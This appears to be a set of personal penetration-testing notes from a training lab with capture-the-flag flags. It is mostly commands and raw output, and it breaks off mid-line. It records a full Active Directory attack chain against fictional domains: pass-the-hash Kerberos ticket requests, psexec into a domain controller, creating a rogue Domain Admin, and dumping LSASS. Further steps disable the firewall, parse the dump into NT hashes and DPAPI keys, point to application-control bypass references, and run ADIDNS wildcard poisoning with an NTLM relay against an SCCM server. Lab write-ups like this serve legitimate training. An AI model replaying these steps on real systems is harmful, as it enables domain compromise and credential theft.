`chains1080 getTGT.py MEGABANK.local/Administrator@megabank.local -hashes :41aa70e55117291f881dfd1ac40fdbbf`

`export KRB5CCNAME=Administrator@megabank.local.ccache`

`chains1080 psexec.py MEGABANK.local/Administrator@primary.megabank.local -k -no-pass`

With above cache the ticket

```
(impkt-dev) root@nix36:~/aptlabs# klist
Ticket cache: FILE:Administrator@megabank.local.ccache
Default principal: Administrator@MEGABANK.LOCAL

Valid starting     Expires            Service principal
12/30/20 05:18:18  12/30/20 15:18:18  krbtgt/MEGABANK.LOCAL@MEGABANK.LOCAL
        renew until 12/31/20 05:18:17
```

Add new DA

`net user hoxha_da H0xha.gidia /add`

`net group "Domain Admins" hoxha_da /add`

```
(impkt-dev) root@nix36:~/aptlabs# proxychains getTGT.py
MEGABANK.local/Administrator@megabank.local -hashes
:41aa70e55117291f881dfd1ac40fdbbf
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Saving ticket in Administrator@megabank.local.ccache
(impkt-dev) root@nix36:~/aptlabs# export
KRB5CCNAME=Administrator@megabank.local.ccache
(impkt-dev) root@nix36:~/aptlabs# proxychains psexec.py
MEGABANK.local/Administrator@primary.megabank.local -k -no-pass
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Requesting shares on primary.megabank.local.....
[*] Found writable share NETLOGON
[*] Uploading file ZhRCABDi.exe
[*] Opening SVCManager on primary.megabank.local.....
[*] Creating service fErQ on primary.megabank.local.....
[*] Starting service fErQ.....
[!] Press help for extra shell commands
```

```
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

And we can winrm in with our DA

```
(impkt-dev) root@nix36:~/aptlabs# proxychains evil-winrm -u 'megabank\hoxha_da' -p
H0xha.gidia -i primary.megabank.local
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.10:5985  ...  OK
*Evil-WinRM* PS C:\Users\hoxha_da\Documents>
```

APT-MEGABANK-SERVER05, server05.megabank.local

Logged in after getting DA on megabank (created new hoxha_Da)

```

*Evil-WinRM* PS C:\Users\hoxha_da\Documents> ipconfig -all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : server05
   Primary Dns Suffix  . . . . . . . : megabank.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : megabank.local

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-D7-9B
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.24.118(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.24.1
   DNS Servers . . . . . . . . . . . : 192.168.24.10
   NetBIOS over Tcpip. . . . . . . . : Enabled

Host Name:                 SERVER05
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA742
Original Install Date:     2/16/2020, 11:10:14 AM
System Boot Time:          12/18/2020, 3:58:57 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,200 MB
Virtual Memory: Max Size:  2,431 MB
Virtual Memory: Available: 1,684 MB
Virtual Memory: In Use:    747 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    megabank.local
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
```

```
                           [01]: KB4580422
                           [02]: KB4523204
                           [03]: KB4587735
                           [04]: KB4586793
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.24.118
Hyper-V Requirements:      A hypervisor has been detected. Features required for
Hyper-V will not be displayed.
```

And we have Device Guard here

```
*Evil-WinRM* PS C:\Users\hoxha_da\Documents> .\mm64.exe "sekurlsa::logonpasswords"
"exit"
Program 'mm64.exe' failed to run: Your organization used Device Guard to block this
app. Contact your support person for more infoAt line:1 char:1
+ .\mm64.exe "sekurlsa::logonpasswords" "exit"
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ .\mm64.exe "sekurlsa::logonpasswords" "exit"
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [],
ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

Running psexec we log on as DA (added DA)

On remote admin's desktop (11th flag)
Intended way for this is to log in as remote_admin and bypass WDAC
`rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump <pid> lsass.dmp full`

```
*Evil-WinRM* PS C:\programdata> Get-Process lsass
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.118:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.118:5985  ...  OK

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
   1110      30     6292      17304      33.41    600   0 lsass


rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 600 C:\programdata\lsass.dmp
full
-a----       12/29/2020   7:37 PM       43013411 lsass.dmp

# then create a share and get it via smbclient
*Evil-WinRM* PS C:\programdata> NetSh Advfirewall set allprofiles state off
```

```
*Evil-WinRM* PS C:\programdata> New-SMBShare -Name "Programdata" -Path
"C:\programdata" -FullAccess "megabank\Domain Admins"

Name        ScopeName Path           Description
----        --------- ----           -----------
Programdata *         C:\programdata
```

parse the file with pypykatz

```
(impkt-dev) root@nix36:~/aptlabs# pypykatz lsa minidump
server05.megabank.local.lsass.dmp
INFO:root:Parsing file server05.megabank.local.lsass.dmp
FILE: ======== server05.megabank.local.lsass.dmp =======
== LogonSession ==
authentication_id 12090545 (b87cb1)
session_id 0
username remote_admin
domainname MEGABANK
logon_server PRIMARY
logon_time 2020-12-30T03:30:14.470720+00:00
sid S-1-5-21-997099906-443949041-4154774969-1120
luid 12090545
        == MSV ==
                Username: remote_admin
                Domain: MEGABANK
                LM: NA
                NT: 22be2f4edecb047c1529ad275fd82fe3
                SHA1: 605c6a06d7b363ba490834326884dfe4e1271986
        == WDIGEST [b87cb1]==
                username remote_admin
                domainname MEGABANK
                password None
        == Kerberos ==
                Username: remote_admin
                Domain: MEGABANK.LOCAL
                Password: None
        == WDIGEST [b87cb1]==
                username remote_admin
                domainname MEGABANK
                password None

== LogonSession ==
authentication_id 12090208 (b87b60)
session_id 0
username hoxha_da
domainname MEGABANK
logon_server PRIMARY
logon_time 2020-12-30T03:30:08.142634+00:00
sid S-1-5-21-997099906-443949041-4154774969-3101
luid 12090208

== LogonSession ==
authentication_id 11936016 (b62110)
session_id 0
username hoxha_da
domainname MEGABANK
logon_server PRIMARY
logon_time 2020-12-30T03:25:59.080679+00:00
sid S-1-5-21-997099906-443949041-4154774969-3101
luid 11936016
        == Kerberos ==
                Username: hoxha_da
                Domain: megabank.local
                Password: None

== LogonSession ==
authentication_id 217294 (350ce)
session_id 1
username Administrator
domainname SERVER05
logon_server SERVER05
logon_time 2020-12-29T12:01:31.718849+00:00
sid S-1-5-21-1510004379-311925975-1852144889-500
luid 217294
        == MSV ==
                Username: Administrator
                Domain: SERVER05
                LM: NA
                NT: a78e4634b217b031dedcfb3bf1c00ebb
                SHA1: aec631e220745b3c5fcb4f2d980630f0d4c24e54
        == WDIGEST [350ce]==
                username Administrator
                domainname SERVER05
                password None
        == Kerberos ==
                Username: Administrator
                Domain: SERVER05
                Password: None
        == WDIGEST [350ce]==
                username Administrator
                domainname SERVER05
                password None

== LogonSession ==
authentication_id 996 (3e4)
session_id 0
username SERVER05$
domainname MEGABANK
logon_server
logon_time 2020-12-29T12:01:11.400264+00:00
sid S-1-5-20
luid 996
        == MSV ==
                Username: SERVER05$
                Domain: MEGABANK
                LM: NA
                NT: 4c75e8bc271109917a6a9b80e19407c4
                SHA1: 6bfaa826e3c414491f9cd792967800f184e4dcfe
        == WDIGEST [3e4]==
                username SERVER05$
                domainname MEGABANK
                password None
        == SSP [3e4]==
                username
                domainname
                password None
        == SSP [3e4]==
                username
                domainname
                password None
        == SSP [3e4]==
                username
                domainname
                password None
        == SSP [3e4]==
                username
                domainname
                password None
        == Kerberos ==
                Username: server05$
                Domain: MEGABANK.LOCAL
                Password: None
        == WDIGEST [3e4]==
                username SERVER05$
                domainname MEGABANK
                password None

== LogonSession ==
authentication_id 44171 (ac8b)
session_id 1
username UMFD-1
domainname Font Driver Host
logon_server
logon_time 2020-12-29T12:01:11.228416+00:00
sid S-1-5-96-0-1
luid 44171
        == MSV ==
                Username: SERVER05$
                Domain: MEGABANK
                LM: NA
                NT: 4c75e8bc271109917a6a9b80e19407c4
                SHA1: 6bfaa826e3c414491f9cd792967800f184e4dcfe
        == WDIGEST [ac8b]==
                username SERVER05$
                domainname MEGABANK
                password None
        == Kerberos ==
                Username: SERVER05$
                Domain: megabank.local
                Password:
80f46499baa47a1298dfaa5975b8e819aae57f7734a57b95b17a21846fe2454c17e406930ea681e0a856
10db423423c3c29b932a9193831adffd6b9ab9cd988fd07e872ba952a5bebd57318697190ec91e3fc09d
bf2482cadae86743d732488063812e09ad10fbf42d5aea593f22b38afc6979a5eee16a8b87b7e2fd0e37
a3a69bab18e3210d3e778e10abbb4dfc4c50f5ac75564b3343f31c59e98737d9682c22e8a124df09f53d
36793618bbf892922cf03836ae7ccaaa028a3c7647e7f20b4e2dda481681ace2b1484b946b4343967322
404989cbf9e3952ef262ad66c2cb36e1e0d8bf4596170d210b49f636a42c
        == WDIGEST [ac8b]==
                username SERVER05$
                domainname MEGABANK
                password None

== LogonSession ==
authentication_id 44121 (ac59)
session_id 0
username UMFD-0
domainname Font Driver Host
logon_server
logon_time 2020-12-29T12:01:11.228416+00:00
sid S-1-5-96-0-0
luid 44121
        == MSV ==
                Username: SERVER05$
                Domain: MEGABANK
                LM: NA
                NT: 4c75e8bc271109917a6a9b80e19407c4
                SHA1: 6bfaa826e3c414491f9cd792967800f184e4dcfe
        == WDIGEST [ac59]==
                username SERVER05$
                domainname MEGABANK
                password None
        == Kerberos ==
                Username: SERVER05$
                Domain: megabank.local
                Password:
80f46499baa47a1298dfaa5975b8e819aae57f7734a57b95b17a21846fe2454c17e406930ea681e0a856
10db423423c3c29b932a9193831adffd6b9ab9cd988fd07e872ba952a5bebd57318697190ec91e3fc09d
bf2482cadae86743d732488063812e09ad10fbf42d5aea593f22b38afc6979a5eee16a8b87b7e2fd0e37
a3a69bab18e3210d3e778e10abbb4dfc4c50f5ac75564b3343f31c59e98737d9682c22e8a124df09f53d
36793618bbf892922cf03836ae7ccaaa028a3c7647e7f20b4e2dda481681ace2b1484b946b4343967322
404989cbf9e3952ef262ad66c2cb36e1e0d8bf4596170d210b49f636a42c
        == WDIGEST [ac59]==
                username SERVER05$
                domainname MEGABANK
                password None

== LogonSession ==
authentication_id 12294140 (bb97fc)
session_id 0
username hoxha_da
domainname MEGABANK
logon_server PRIMARY
logon_time 2020-12-30T03:37:39.626867+00:00
sid S-1-5-21-997099906-443949041-4154774969-3101
```

```
luid 12294140

== LogonSession ==
authentication_id 997 (3e5)
session_id 0
username LOCAL SERVICE
domainname NT AUTHORITY
logon_server
logon_time 2020-12-29T12:01:11.556530+00:00
sid S-1-5-19
luid 997
        == WDIGEST [3e5]==
                username
                domainname
                password None
        == SSP [3e5]==
                username
                domainname
                password None
        == SSP [3e5]==
                username
                domainname
                password None
        == Kerberos ==
                Username:
                Domain:
                Password: None
        == WDIGEST [3e5]==
                username
                domainname
                password None

== LogonSession ==
authentication_id 43012 (a804)
session_id 0
username
domainname
logon_server
logon_time 2020-12-29T12:01:11.072163+00:00
sid None
luid 43012
        == MSV ==
                Username: SERVER05$
                Domain: MEGABANK
                LM: NA
                NT: 4c75e8bc271109917a6a9b80e19407c4
                SHA1: 6bfaa826e3c414491f9cd792967800f184e4dcfe
        == SSP [a804]==
                username
                domainname
                password None

== LogonSession ==
authentication_id 999 (3e7)
```

```
session_id 0
username SERVER05$
domainname MEGABANK
logon_server
logon_time 2020-12-29T12:01:11.009652+00:00
sid S-1-5-18
luid 999
        == WDIGEST [3e7]==
                username SERVER05$
                domainname MEGABANK
                password None
        == SSP [3e7]==
                username
                domainname
                password None
        == SSP [3e7]==
                username
                domainname
                password None
        == SSP [3e7]==
                username
                domainname
                password None
        == SSP [3e7]==
                username
                domainname
                password None
        == SSP [3e7]==
                username
                domainname
                password None
        == SSP [3e7]==
                username
                domainname
                password None
        == Kerberos ==
                Username: server05$
                Domain: MEGABANK.LOCAL
                Password: None
        == WDIGEST [3e7]==
                username SERVER05$
                domainname MEGABANK
                password None
        == DPAPI [3e7]==
                luid 999
                key_guid 5107e824-8421-4102-94a1-c306dda22618
                masterkey
b2edb4cc121f9977ad25b5224a8a6ee3611d20b5f6b51a5443765a6945007eaa1e56153dbaca6fabd86c
b6f7db17fec3e3e23212f18e38afa315973c635c9bc3
                sha1_masterkey bc561906d87da835ac519e5cd8e42c54d455cd13
        == DPAPI [3e7]==
                luid 999
                key_guid 21a2b880-96e0-431b-a896-76de7786f6eb
                masterkey
41c06d3b7b3ad6d4e16aca7f4651c4824b39f8315c3b462b9885d296aef37229e555459e038ebc5ffa04
bd42107e7fbf0babd19285407be9117a2db0e70bbedf
                sha1_masterkey 0283f61e119175e64fda3234de8af97f3eb38841
        == DPAPI [3e7]==
                luid 999
                key_guid 269bdb70-85d0-4ab1-824d-40743971ef6c
                masterkey
b180b99ff605e3f4239b2be996b691b5f6b005dcbcb6d9df11b47d830596cb45ee50871aa9e99981e280
d79d1a19ec793ded8c56b67ded1247a3671704753f37
                sha1_masterkey f1a862951b5c11c97bdd465be673e9d8fc702485
        == DPAPI [3e7]==
                luid 999
                key_guid 87cdd5b1-6d57-46ba-8744-cb222456f0a7
                masterkey
2bd8d202450cd21951867073f27d224f886dda22cedd6a129b14034f2b5d23faff4200b5b26e742e76ae
dbde61a8e472047d10bb6f7af84a60b560bf098d0ef8
                sha1_masterkey 591a923f9f3d47b4a8c78cad9b178e52fd4f571e
```

Also, for WDAC bypass check: https://bohops.com/2019/08/19/dotnet-core-a-vector-for-awl-bypass-defense-evasion/

```
C:\Users\remote_admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is F67B-ED85

 Directory of C:\Users\remote_admin\Desktop

11/13/2020  10:17 AM    <DIR>          .
11/13/2020  10:17 AM    <DIR>          ..
09/10/2020  10:23 AM                26 flag.txt
               1 File(s)             26 bytes
               2 Dir(s)  50,024,685,568 bytes free

C:\Users\remote_admin\Desktop>type flag.txt
'APTLABS{wD@C_ByP@s$!}'
```

Another flag 13th

```
*Evil-WinRM* PS C:\users\Administrator\Desktop> dir


    Directory: C:\users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/13/2020   9:00 AM         115609 blocklist.xml
-a----         9/7/2020  12:36 PM             58 flag.txt
```

```
-a----        11/13/2020   9:01 AM         133646 MyPolicy.xml
-a----        11/13/2020   8:59 AM          40288 VMWareTools.xml


*Evil-WinRM* PS C:\users\Administrator\Desktop> type flag.txt
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.118:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.118:5985  ...  OK
APTLABS{P@m_@Dm!nI$tR@t0R}
```

Uploaded procdump and dumped lsass

```
*Evil-WinRM* PS C:\> .\procdump64.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[12:39:25] Dump 1 initiated: C:\lsass.dmp
[12:39:25] Dump 1 writing: Estimated dump file size is 42 MB.
[12:39:26] Dump 1 complete: 42 MB written in 0.3 seconds
[12:39:26] Dump count reached.
```

Trying to get this dump, cannot so far :(

```
(impkt-dev) root@nix36:~/aptlabs# smbserver.py -smb2support -ts -debug HOXHA share/
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[2020-12-19 22:57:11] [+] Impacket Library Installation Path:
/root/encryptedOne/aptlabs/impkt-dev/lib/python3.8/site-packages/impacket
[2020-12-19 22:57:11] [*] Config file parsed
[2020-12-19 22:57:11] [*] Callback added for UUID 4B324FC8-1670-01D3-1278-
5A47BF6EE188 V:3.0
[2020-12-19 22:57:11] [*] Callback added for UUID 6BFFD098-A112-3610-9833-
46C3F87E345A V:1.0
[2020-12-19 22:57:11] [*] Config file parsed
[2020-12-19 22:57:11] [*] Config file parsed
[2020-12-19 22:57:11] [*] Config file parsed
```

Quick login to this host

```
chains1080 evil-winrm -u 'megabank\hoxha_da' -p H0xha.gidia -i
server05.megabank.local
```

netstat

```
Evil-WinRM* PS C:\Users\hoxha_da\Documents> netstat -ano -p tcp
```

```
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       832
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       3188
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       460
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       928
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       380
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       608
  TCP    0.0.0.0:49685          0.0.0.0:0              LISTENING       600
  TCP    0.0.0.0:49701          0.0.0.0:0              LISTENING       608
  TCP    192.168.24.118:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.24.118:445     192.168.24.112:50239   ESTABLISHED     4
  TCP    192.168.24.118:445     192.168.24.112:50242   ESTABLISHED     4
  TCP    192.168.24.118:445     192.168.24.112:50243   ESTABLISHED     4
  TCP    192.168.24.118:445     192.168.24.112:50244   ESTABLISHED     4
  TCP    192.168.24.118:5985    192.168.21.123:54144   TIME_WAIT       0
  TCP    192.168.24.118:5985    192.168.21.123:54167   TIME_WAIT       0
  TCP    192.168.24.118:5985    192.168.21.123:54168   ESTABLISHED     4
  TCP    192.168.24.118:5985    192.168.21.123:54174   TIME_WAIT       0
  TCP    192.168.24.118:5985    192.168.21.123:54175   ESTABLISHED     4
  TCP    192.168.24.118:49686   192.168.24.10:389      ESTABLISHED     1300
  TCP    192.168.24.118:49689   192.168.24.10:49666    ESTABLISHED     1300
  TCP    192.168.24.118:49690   192.168.24.10:389      ESTABLISHED     1300
  TCP    192.168.24.118:50266   192.168.24.10:135      TIME_WAIT       0
  TCP    192.168.24.118:50267   192.168.24.10:49670    TIME_WAIT       0
  TCP    192.168.24.118:50268   192.168.24.10:49670    TIME_WAIT       0
```

Host has WDAC on **https://github.com/mattifestation/WDACTools**, **https://improsec.com/tech-blog/one-thousand-and-one-application-blocks**

Maybe minidump and b64 the files

APT-MSP-SCCM, sccm.gigantichosing.local

Relay attack via ADIDNS * and ntlmrelayx to sccm

```
New-ADIDNSNode -Node * -Verbose
VERBOSE: [+] Domain Controller = dc.GiganticHosting.local
VERBOSE: [+] Domain = GiganticHosting.local
VERBOSE: [+] Forest = GiganticHosting.local
VERBOSE: [+] ADIDNS Zone = GiganticHosting.local
VERBOSE: [+] Distinguished Name =
DC=*,DC=GiganticHosting.local,CN=MicrosoftDNS,DC=DomainDNSZones,DC=GiganticHosting,D
C=local
VERBOSE: [+] Data = 192.168.21.123
VERBOSE: [+] DNSRecord = 04-00-01-00-05-F0-00-00-F0-00-00-00-00-00-02-58-00-00-00-
00-6D-2C-38-00-C0-A8-15-7B
[+] ADIDNS node * added
$dnsRecord = New-DNSRecordArray -Type A -Data 10.10.14.15
$dnsRecord = New-DNSRecordArray -Type A -Data 10.10.14.15
[System.Bitconverter]::ToString($dnsrecord)
[System.Bitconverter]::ToString($dnsrecord)
04-00-01-00-05-F0-00-00-F0-00-00-00-00-00-02-58-00-00-00-00-6D-2C-38-00-0A-0A-0E-0F
New-SOASerialNumberArray
New-SOASerialNumberArray
240
0
0
0
Grant-ADIDNSPermission -Node * -Principal "Authenticated Users" -Access GenericAll -
Verbose
Grant-ADIDNSPermission -Node * -Principal "Authenticated Users" -Access GenericAll -
Verbose
VERBOSE: [+] Domain Controller = dc.GiganticHosting.local
VERBOSE: [+] Domain = GiganticHosting.local
VERBOSE: [+] ADIDNS Zone = GiganticHosting.local
VERBOSE: [+] Distinguished Name =
DC=*,DC=GiganticHosting.local,CN=MicrosoftDNS,DC=DomainDNSZones,DC=GiganticHosting,D
C=local
[+] ACE added for Authenticated Users to * DACL
Grant-ADIDNSPermission -Node * -Principal "Domain Computers" -Access GenericAll -
Verbose
Grant-ADIDNSPermission -Node * -Principal "Domain Computers" -Access GenericAll -
Verbose
VERBOSE: [+] Domain Controller = dc.GiganticHosting.local
VERBOSE: [+] Domain = GiganticHosting.local
VERBOSE: [+] ADIDNS Zone = GiganticHosting.local
VERBOSE: [+] Distinguished Name =
DC=*,DC=GiganticHosting.local,CN=MicrosoftDNS,DC=DomainDNSZones,DC=GiganticHosting,D
C=local
[+] ACE added for Domain Computers to * DACL
Invoke-DNSUpdate -DNSType A -DNSName * -DNSData 10.10.14.15
Invoke-DNSUpdate -DNSType A -DNSName * -DNSData 10.10.14.15
[-] update refused 0xA805
```

Update eventually succeeds, ntlmrelayx

```
(impkt-dev) root@nix36:~/aptlabs# proxychains ntlmrelayx.py -t
smb://sccm.gigantichosting.local -smb2support
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.10.110.50, attacking target
smb://sccm.gigantichosting.local
[*] HTTPD: Client requested path: //10.10.14.20/get-privyusers.ps1
[*] HTTPD: Client requested path: //10.10.14.20/get-privyusers.ps1
[*] SMBD-Thread-5: Connection from GIGANTICHOSTING.LOCAL/M.DOE@10.10.110.50
controlled, but there are no more targets left!
[*] SMBD-Thread-6: Connection from GIGANTICHOSTING.LOCAL/S.SVENSSON@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/S.SVENSSON SUCCEED
[*] SMBD-Thread-6: Connection from GIGANTICHOSTING.LOCAL/S.SVENSSON@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-8: Connection from GIGANTICHOSTING.LOCAL/L.LARSSON@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/L.LARSSON SUCCEED
[*] SMBD-Thread-8: Connection from GIGANTICHOSTING.LOCAL/L.LARSSON@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-10: Connection from GIGANTICHOSTING.LOCAL/S.HELMER@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/S.HELMER SUCCEED
```

```
[*] SMBD-Thread-10: Connection from GIGANTICHOSTING.LOCAL/S.HELMER@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-12: Connection from GIGANTICHOSTING.LOCAL/J.SMITH@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/J.SMITH SUCCEED
[*] SMBD-Thread-12: Connection from GIGANTICHOSTING.LOCAL/J.SMITH@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-14: Connection from GIGANTICHOSTING.LOCAL/L.RODRIGUEZ@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/L.RODRIGUEZ SUCCEED
[*] SMBD-Thread-14: Connection from GIGANTICHOSTING.LOCAL/L.RODRIGUEZ@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-16: Connection from GIGANTICHOSTING.LOCAL/D.JOHSON@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/D.JOHSON SUCCEED
[*] SMBD-Thread-16: Connection from GIGANTICHOSTING.LOCAL/D.JOHSON@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-18: Connection from GIGANTICHOSTING.LOCAL/J.JOHSON@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/J.JOHSON SUCCEED
[*] SMBD-Thread-18: Connection from GIGANTICHOSTING.LOCAL/J.JOHSON@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-20: Connection from GIGANTICHOSTING.LOCAL/F.ALLEN@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/F.ALLEN SUCCEED
[*] SMBD-Thread-20: Connection from GIGANTICHOSTING.LOCAL/F.ALLEN@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-23: Connection from GIGANTICHOSTING.LOCAL/C.JACKSON@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
[*] Authenticating against smb://sccm.gigantichosting.local as
GIGANTICHOSTING.LOCAL/C.JACKSON SUCCEED
[*] SMBD-Thread-23: Connection from GIGANTICHOSTING.LOCAL/C.JACKSON@10.10.110.50
controlled, but there are no more targets left!
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-25: Connection from GIGANTICHOSTING.LOCAL/M.MOORE@10.10.110.50
controlled, attacking target smb://sccm.gigantichosting.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.21.155:445  ...  OK
```

```
[*] Authenticating against smb://sccm.gigantichosting.local as
